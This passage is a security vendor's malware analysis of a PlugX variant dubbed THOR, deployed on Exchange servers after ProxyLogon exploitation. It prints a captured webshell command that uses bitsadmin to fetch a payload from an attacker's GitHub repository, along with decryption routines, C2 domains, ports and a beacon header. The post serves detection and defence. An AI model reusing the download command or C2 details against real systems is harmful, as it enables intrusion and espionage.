THOR: Previously Unseen PlugX Variant Deployed During Microsoft Exchange Server Attacks by PKPLUG Group

unit42.paloaltonetworks.com/thor-plugx-variant/

Mike Harbison, Alex Hinchliffe

July 27, 2021

By Mike Harbison and Alex Hinchliffe

July 27, 2021 at 12:00 PM

Category: Malware, Unit 42

Tags: AutoFocus, Cortex, NGFW, PKPLUG, PlugX, THOR, threat prevention, WildFire

This post is also available in: 日本語 (Japanese)

Executive Summary

While monitoring the Microsoft Exchange Server attacks in March 2021, Unit 42 researchers identified a PlugX variant delivered as a post-exploitation remote access tool (RAT) to one of the compromised servers. The variant observed by Unit 42 is unique in that it contains a change to its core source code: the replacement of its trademark word “PLUG” to “THOR.” The earliest THOR sample uncovered was from August 2019, and it is the earliest known instance of the rebranded code. New features were observed in this variant, including enhanced payload-delivery mechanisms and abuse of trusted binaries.

First discovered in 2008, PlugX is a second-stage implant that’s been used by Chinese cyberespionage group PKPLUG (aka Mustang Panda) and other groups. In addition to being used in multiple high-profile attacks over the years, including the significant U.S. Government Office of Personnel Management (OPM) breach in 2015, PlugX is also known for its modularity and plug-in-style approach to malware development.

Additional hunting and analysis led to the identification of several more samples along with an associated PlugX command and control (C2) infrastructure. This blog provides a technical overview of the PlugX variant discovered, indicators of compromise (IOCs) to identify it in networks and a tool developed by Unit 42 to handle payload decryption.

Palo Alto Networks customers are protected from PlugX with Cortex XDR or the Next-Generation Firewall with WildFire and Threat Prevention security subscriptions. AutoFocus users can track PlugX and PKPLUG activity using the PlugX and PKPLUG tags, respectively. Full visualization of the techniques observed and their relevant courses of action can be viewed in the Unit 42 ATOM Viewer.

PlugX Delivery

On March 19, 2021, attackers were observed exploiting an Exchange Server via a chain of zero-days (CVE-2021-26855 and CVE-2021-27065), known as ProxyLogon, originating from IP 101.36.120[.]227. Upon successful exploitation, a webshell was uploaded to a publicly accessible web directory, allowing code execution at the highest privilege level.

The attackers then used a technique known as "living off the land," which uses trusted binaries to bypass antivirus detection. In this case, the Microsoft Windows binary bitsadmin.exe was used to download an innocuous file named Aro.dat (SHA256: 59BA902871E98934C054649CA582E2A01707998ACC78B2570FEF43DBD10F7B6F) from an actor-controlled GitHub repo to the target. (See Figure 1 for the download command executed.)

```
./logs/shell-event-101.36.120[.]227.log:1:[2021-03-19T01:59:09Z] - : POST -
/aspnet_client/shell.aspx -  - curl/7.61.1
./logs/shell-event-101.36.120[.]227.log-2-body:orange=new \
ActiveXObject("WSCRIPT.SHELL").Run("cmd.exe /c bitsadmin /transfer \
n https://raw.githubusercontent.com/tellyou123/1/master/aro.dat \
C:\\windows\\temp\\aro.dat > C:\\inetpub\\wwwroot\\aspnet_client\\1.txt");
```

Figure 1. Bitsadmin command example.

Aro.Dat: Overview

The first one thousand bytes of Aro.dat (see Figure 2) indicate the file might be encrypted or possibly compressed. As it turns out, this data is nothing but random padding data likely added as a file header to evade AV signatures to thwart detection. The end of the filler data is null-terminated, which provides an identifier to the actual data entry point. Immediately following the NULL byte (0x00) is a set of x86 assembly instructions to unpack the file. In this sample, the x86 assembly starts at file offset 0x4EC with opcode 0x77. This translates to assembly mnemonic of JA (jump if above unsigned).

Figure 2 illustrates the Aro.dat file header up until the NULL byte. The data was truncated for brevity, as the bytes up until the NULL are meaningless. **Red** denotes the NULL byte, and **green** is where code execution begins.

0000h: 49 79 7A 45 48 4C 4B 78 75 77 55 48 66 77 46 65 IyzEHLKxuwUHfwFe

0010h: 6C 46 44 6D 6D 55 6E 42 50 47 76 63 70 75 68 50 lFDmmUnBPGvcpuhP

0020h: 78 57 5A 67 45 48 62 66 4A 45 57 53 76 74 44 6E xWZgEHbfJEWSvtDn

0030h: 75 61 75 72 56 4C 63 77 41 79 44 58 6A 72 6E 69 uaurVLcwAyDXjrni

0040h: 6F 74 70 77 67 73 71 52 67 7A 4D 64 50 6D 46 6A otpwgsqRgzMdPmFj

0050h: 5A 4E 64 6F 70 72 50 77 70 68 6C 42 6E 6E 56 43 ZNdoprPwphlBnnVC

0060h: 79 6B 52 45 59 6B 75 50 61 75 63 56 54 55 73 51 ykREYkuPaucVTUsQ

0070h: 68 73 41 4A 4E 7A 4F 49 61 51 75 4D 46 6C 54 42 hsAJNzOIaQuMFlTB

0080h: 77 42 44 6B 4A 55 76 43 6C 51 47 68 46 66 69 56 wBDkJUvClQGhFfiV

0090h: 66 62 6A 4C 46 77 78 41 68 50 67 44 46 6F 47 44 fbjLFwxAhPgDFoGD

.

.

.

.

.

04B0h: 37 35 38 37 35 35 30 39 37 38 32 36 39 30 33 36 7587550978269036

04C0h: 39 39 33 32 33 32 36 38 39 36 33 30 35 35 39 30 9932326896305590

04D0h: 37 35 35 35 37 39 35 32 39 38 30 32 33 35 38 33 7555795298023583

04E0h: 30 36 32 37 36 36 30 32 35 37 36 **00 77 06 81 EE** 06276602576.w.

Figure 2. Aro.dat file header

Aro.dat is designed to remain undetected and cannot run without the aid of a specific loader. As with previous PlugX variants, code execution is achieved via a technique known as DLL side loading. Static analysis reveals that once loaded into memory, Aro.dat begins to unpack itself and initiates communication with a C2 server.

Aro.dat is, in fact, an encrypted and compressed PlugX payload. The decryption routine within Aro.dat closely resembles that of older PlugX variants (see Figure 3 below) in that it involves multiple decryption keys and bit shift operations. Once decrypted, it gets decompressed via the Windows API RtlDecompressBuffer into a Windows module (DLL). The compression algorithm is LZ compression (COMPRESSION_FORMAT_LZNT1).

Aro.Dat Decrypt Routine

```
for ( m = 0; m < BufferSize; ++m )
  {
    v61 = v61 + (v61 >> 3) - 0x56565656;
    v67 = v67 + (v67 >> 5) - 0x36363636;
    v66 = 0xFFFFFF81 * v66 + 0x57575757;
    v64 = 0xFFFFFE01 * v64 - 0x76767677;
    *( BYTE *)(m + CompressedBufferSize)
= (v64 + v66 + v67 + v61) ^ *((_BYTE *)a3
+ m);
  }
```

Older 2012 Plugx Decrypt Routine

```
while ( 1 )
    {
      a1 = a1 + (a1 >> 3) - 0x11111111;
      v5 = v5 + (v5 >> 5) - 0x22222222;
      v11 += 0x44444444 - (v11 << 9);
      v7 = *( BYTE *)(v10 + a2++) ^ (v11 + 51
- (v6 << 7) + v6 + v5 + a1);
      v8 = a4-- == 1;
      *( BYTE *)(a2 - 1) = v7;
      if ( v8 )
        break;
      v6 += 51 - (v6 << 7);
    }
```

Figure 3. Comparison of PlugX decryption routines

The highlighted entries shown in Figure 3 are the static decryption keys used by Aro.dat and an older 2012 PlugX sample (SHA256: A68CA9D35D26505A83C92202B0220F7BB8F615BC1E8D4E2266AADDB0DFE7BD15). The decryption routine differs slightly with each PlugX build by using different static keys and varying the use of addition and subtraction.

The decrypted, decompressed Aro.dat is an x86 Windows DLL or PE file.

Aro.Dat: Code Execution

The Aro.dat file contains the following string names: aross.dll, aro.exe and aro.dat. The association of these three files together provides insight into how code execution is likely achieved. VirusTotal has the following files:

- Aro.exe (SHA256: 18A98C2D905A1DA1D9D855E86866921E543F4BF8621FAEA05EB14D8E5B23B60C)
- Aross.dll (SHA256: 9FFFB3894B008D5A54343CCF8395A47ACFE953394FFFE2C58550E444FF20EC47)

Open-source research suggests Aro.exe is part of the "ARO 2012 advanced repair and optimization tool." It is a freely available tool that claims to fix Windows registry errors. It is digitally signed, has known associations with a PlugX loader and dynamically loads Aross.dll. Aross.dll is the actor's DLL file that is responsible for loading the encrypted payload file, Aro.dat. With this information, we can infer that these two files are necessary and responsible for loading the encrypted THOR payload, Aro.dat.

See Figure 4 for an illustration of how code execution is achieved.




Figure 4. DLL sideloading overview for Aro.dat

Aro.Dat: Runtime Operation

Once the decrypted payload runs in memory, it exhibits the same behaviors as previous PlugX implant variants. It starts by decrypting the embedded PlugX hardcoded configuration settings. The decryption algorithm and XOR keys are fairly consistent across multiple PlugX implants. Code behavior closely resembles that of the RedDelta PlugX that's been reported by Insikt Group. One noticeable difference with this sample compared to all the other known PlugX malware families is the magic number check performed during the initialization of the PlugX plugins. Historically, that number has always been 0x504C5547, which corresponds to the **PLUG** value in ASCII encoding. In this sample, the magic number is 0x54484F52, corresponding to the **THOR** value in ASCII encoding.

Figure 5 below illustrates the differences.

Decrypted Aro.Dat	Older PlugX variant

push ebp
mov ebp, esp
sub esp, 0E8h
push 0
call sub_100011A0
add esp, 4
mov eax, [eax+4]
mov [ebp+var_C], eax
mov ecx, [ebp+var_C]
cmp dword ptr [ecx], 'THOR' ; Check if THOR
jz short loc_10001DAE
mov eax, 0Dh
jmp loc_1000223F
	mov esi, [esi+4]
	cmp dword ptr [esi], 'PLUG'
	jnz short loc_10016BE4
	mov ecx, [ebp+arg_0]
	push esi
	push ecx
	call sub_10016C80
	jmp short loc_10016BE4

Figure 5. DLL PlugX magic number comparison

The hardcoded PlugX configuration settings within the sample decoded to the following values (truncated):

```
02E0h: FF FF FF FF FF FF FF FF FF FF FF FF 05 00 50 00  ÿÿÿÿÿÿÿÿÿÿÿÿ..P.
02F0h: 72 61 69 6E 79 64 61 79 73 77 65 62 2E 63 6F 6D  raindaysweb com
0300h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0310h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0320h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0330h: 05 00 BB 01 72 61 69 6E 79 64 61 79 73 77 65 62  ..».raindaysweb
0340h: 2E 63 6F 6D 00 00 00 00 00 00 00 00 00 00 00 00   com............
0350h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0360h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0370h: 00 00 00 00 05 00 35 00 72 61 69 6E 79 64 61 79  ......5.rainyday
0380h: 73 77 65 62 2E 63 6F 6D 00 00 00 00 00 00 00 00  sweb com........
0390h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
03A0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
03B0h: 00 00 00 00 00 00 00 00 05 00 40 1F 72 61 69 6E  ..........@.rain
03C0h: 79 64 61 79 73 77 65 62 2E 63 6F 6D 00 00 00 00  ydaysweb com....
03D0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
03E0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
03F0h: 00 00 00 00 00 00 00 00 00 00 00 00 48 54 54 50  ............HTTP
0400h: 3A 2F 2F 00 00 00 00 00 00 00 00 00 00 00 00 00  ://............
0410h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0420h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0430h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0440h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0450h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0460h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0470h: 00 00 00 00 00 00 00 00 00 00 00 00 48 54 54 50  ............HTTP
0480h: 3A 2F 2F 00 00 00 00 00 00 00 00 00 00 00 00 00  ://............
0490h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
04A0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
04B0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
04C0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
04D0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
04E0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
04F0h: 00 00 00 00 00 00 00 00 00 00 00 00 48 54 54 50  ............HTTP
0500h: 3A 2F 2F 00 00 00 00 00 00 00 00 00 00 00 00 00  ://............
0510h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0520h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0530h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0540h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0550h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0560h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0570h: 00 00 00 00 00 00 00 00 00 00 00 00 48 54 54 50  ............HTTP
0580h: 3A 2F 2F 00 00 00 00 00 00 00 00 00 00 00 00 00  ://............
.
.
0900h: 00 00 00 00 00 00 00 00 00 00 00 00 25 00 50 00  ............%.P.
0910h: 72 00 6F 00 67 00 72 00 61 00 6D 00 46 00 69 00  r.o.g.r.a.m.F.i.
0920h: 6C 00 65 00 73 00 25 00 5C 00 48 00 50 00 20 00  l.e.s.%.\.H.P. .
0930h: 44 00 69 00 67 00 69 00 74 00 61 00 6C 00 00 00  D.i.g.i.t.a.l...
.
.
0B00h: 00 00 00 00 00 00 00 00 00 00 00 00 48 00 50 00  ............H.P.
0B10h: 20 00 44 00 69 00 67 00 69 00 74 00 61 00 6C 00   .D.i.g.i.t.a.l.
0B20h: 20 00 49 00 6D 00 61 00 67 00 65 00 00 00 00 00   .I.m.a.g.e.....
.
.
0D00h: 00 00 00 00 00 00 00 00 00 00 00 00 48 00 50 00  ............H.P.
0D10h: 20 00 44 00 69 00 67 00 69 00 74 00 61 00 6C 00   .D.i.g.i.t.a.l.
0D20h: 20 00 49 00 6D 00 61 00 67 00 65 00 00 00 00 00   .I.m.a.g.e.....
.
.
0F00h: 00 00 00 00 00 00 00 00 00 00 00 00 48 00 50 00  ............H.P.
0F10h: 20 00 44 00 69 00 67 00 69 00 74 00 61 00 6C 00   .D.i.g.i.t.a.l.
0F20h: 20 00 49 00 6D 00 61 00 67 00 65 00 00 00 00 00   .I.m.a.g.e.....
.
.
1100h: 00 00 00 00 00 00 00 00 00 00 00 00 31 00 32 00  ............1.2.
1110h: 33 00 34 00 00 00 00 00 00 00 00 00 00 00 00 00  3.4.............
1120h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Figure 6. Decrypted hardcoded configuration settings

As illustrated in Figure 6, this particular PlugX implant is configured for the following:

- Four C2 domains of **raindaysweb[.]com**

- Communication with ports: 80, 443, 53 and 8000. Data is transmitted on both **TCP** and **UDP** protocols. Outputs data transmitted to debug (outputdebugstringW) to debugger (if attached). Example:

```
Protocol:[ TCP], Host: [rainydaysweb[.]com:8000], Proxy: [0::0::]
Protocol:[ UDP], Host: [rainydaysweb[.]com:8000], Proxy: [0::0::]
Protocol:[ TCP], Host: [rainydaysweb[.]com:80],   Proxy: [0::0::]
Protocol:[ UDP], Host: [rainydaysweb[.]com:80],   Proxy: [0::0::]
Protocol:[ TCP], Host: [rainydaysweb[.]com:443],  Proxy: [0::0::]
Protocol:[ UDP], Host: [rainydaysweb[.]com:443],  Proxy: [0::0::]
Protocol:[ TCP], Host: [rainydaysweb[.]com:53],   Proxy: [0::0::]
Protocol:[ UDP], Host: [rainydaysweb[.]com:53],   Proxy: [0::0::]
```

Figure 7. Debug output example

  Uses the HTTP protocol. The initial handshake with the C2 is *not* HTTP, and it consists of random bytes of variable lengths. The implant expects 16 bytes of data for the return and, depending on the return value (command), will initiate HTTP communication. The PlugX SxWorkProc thread is responsible for handling HTTP communications. An example HTTP header:

```
POST /DC6AA19F2532461A/25B4ADD5 HTTP/1.1
Accept: */*
utmcn: 0
utmcs: 0
utmsr: 61456
utmsc: 1
User-Agent: Mozilla/4.0 (compatible; MSIE 9.0; Windows NT
10.0; .NET4.0C; .NET4.0E; Tablet PC 2.0)
Host: rainydaysweb[.]com:8000
Content-Length: 0
Connection: Keep-Alive
Cache-Control: no-cache
```

Figure 8. HTTP POST example

- Breakdown of Figure 8:
  - POST data is made of random bytes.
  - User-agent is a hardcoded value: *Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 10.0; .NET4.0C; .NET4.0E; Tablet PC 2.0).*
  - utmcn, utmcs, utmsr, and utmsc are hardcoded user-agent values.
  - **61456** is a known PlugX constant value.
  - HTTP Header resembles that of RedDelta PlugX variant from Recorded Future page 11.
- To create a Windows system service using the name and description: HP Digital Image




Figure 9. PlugX sample running as HP Digital Image

Possible campaign ID of 1234

When running, system events such as process creation, date and time and username are logged to a hidden file named NTUSER.DAT, located in the C:\ProgramData\MSDN\6.0 directory. This file is encrypted with a two-byte key of 0x4F6F.

There are two other identifiable attributes for PlugX:

1. The hidden Windows class name, Static, shown in Figure 10. This window is used for inner-process communications.




Figure 10. PlugX Windows class name

2. The MZ and PE headers of the RWX in-memory module are removed and replaced with ASCII ROHT (THOR backwards), shown in Figure 11.




Figure 11. In-memory module artifact

This sample has the following PlugX plugins, which have an individual hardcoded date stamp, as illustrated in Table 1 below. Much has been said about these plugins in the past. In summary, they provide attackers various capabilities to monitor, update and interact with the compromised system to fulfil their objectives.

Plugin Name	Date Time Stamp Value
Disk	0x20120325
Keylog	0x20120324
NetHood	0x20120213
NetStat	0x20120215
Option	0x20120128
PortMap	0x20120325
Process	0x20120204
RegEdit	0x20120315
Screen	0x20120220
Service	0x20120117
Shell	0x20120305
SQL	0x20120323
Telnet	0x20120225

Table 1. PlugX plugins

This sample also appears to contain a key or a hard-coded date of 20180209, which is used within a structure and passed whenever a function object is called.

Links to PKPLUG

PlugX modules, such as Aro.dat, include hardcoded configuration information allowing for multiple C2 addresses. This provides fallback options for the backdoor in case some remote services are unavailable at the time of compromise. In this particular PlugX implant (SHA256: 59BA902871E98934C054649CA582E2A01707998ACC78B2570FEF43DBD10F7B6F), and as shown in Figure 6 above, all four C2 configuration options reference the domain name rainydaysweb[.]com.

Overlaps between the recently discovered PlugX samples with the THOR magic bytes (the infrastructure) and other entities associated with known PKPLUG activity are highlighted in Figure 12 below, stemming from the orange rectangle and the red square, respectively.

As previously mentioned, Aro.dat (SHA256: 59BA902871E98934C054649CA582E2A01707998ACC78B2570FEF43DBD10F7B6F) was downloaded from an actor-controlled GitHub repository to the target Microsoft Exchange Server using bitsadmin. As such, the specific

component responsible for loading and decrypting the module is unknown. However, the connection from it to rainydaysweb[.]com is shown in the blue oval shape in Figure 12.

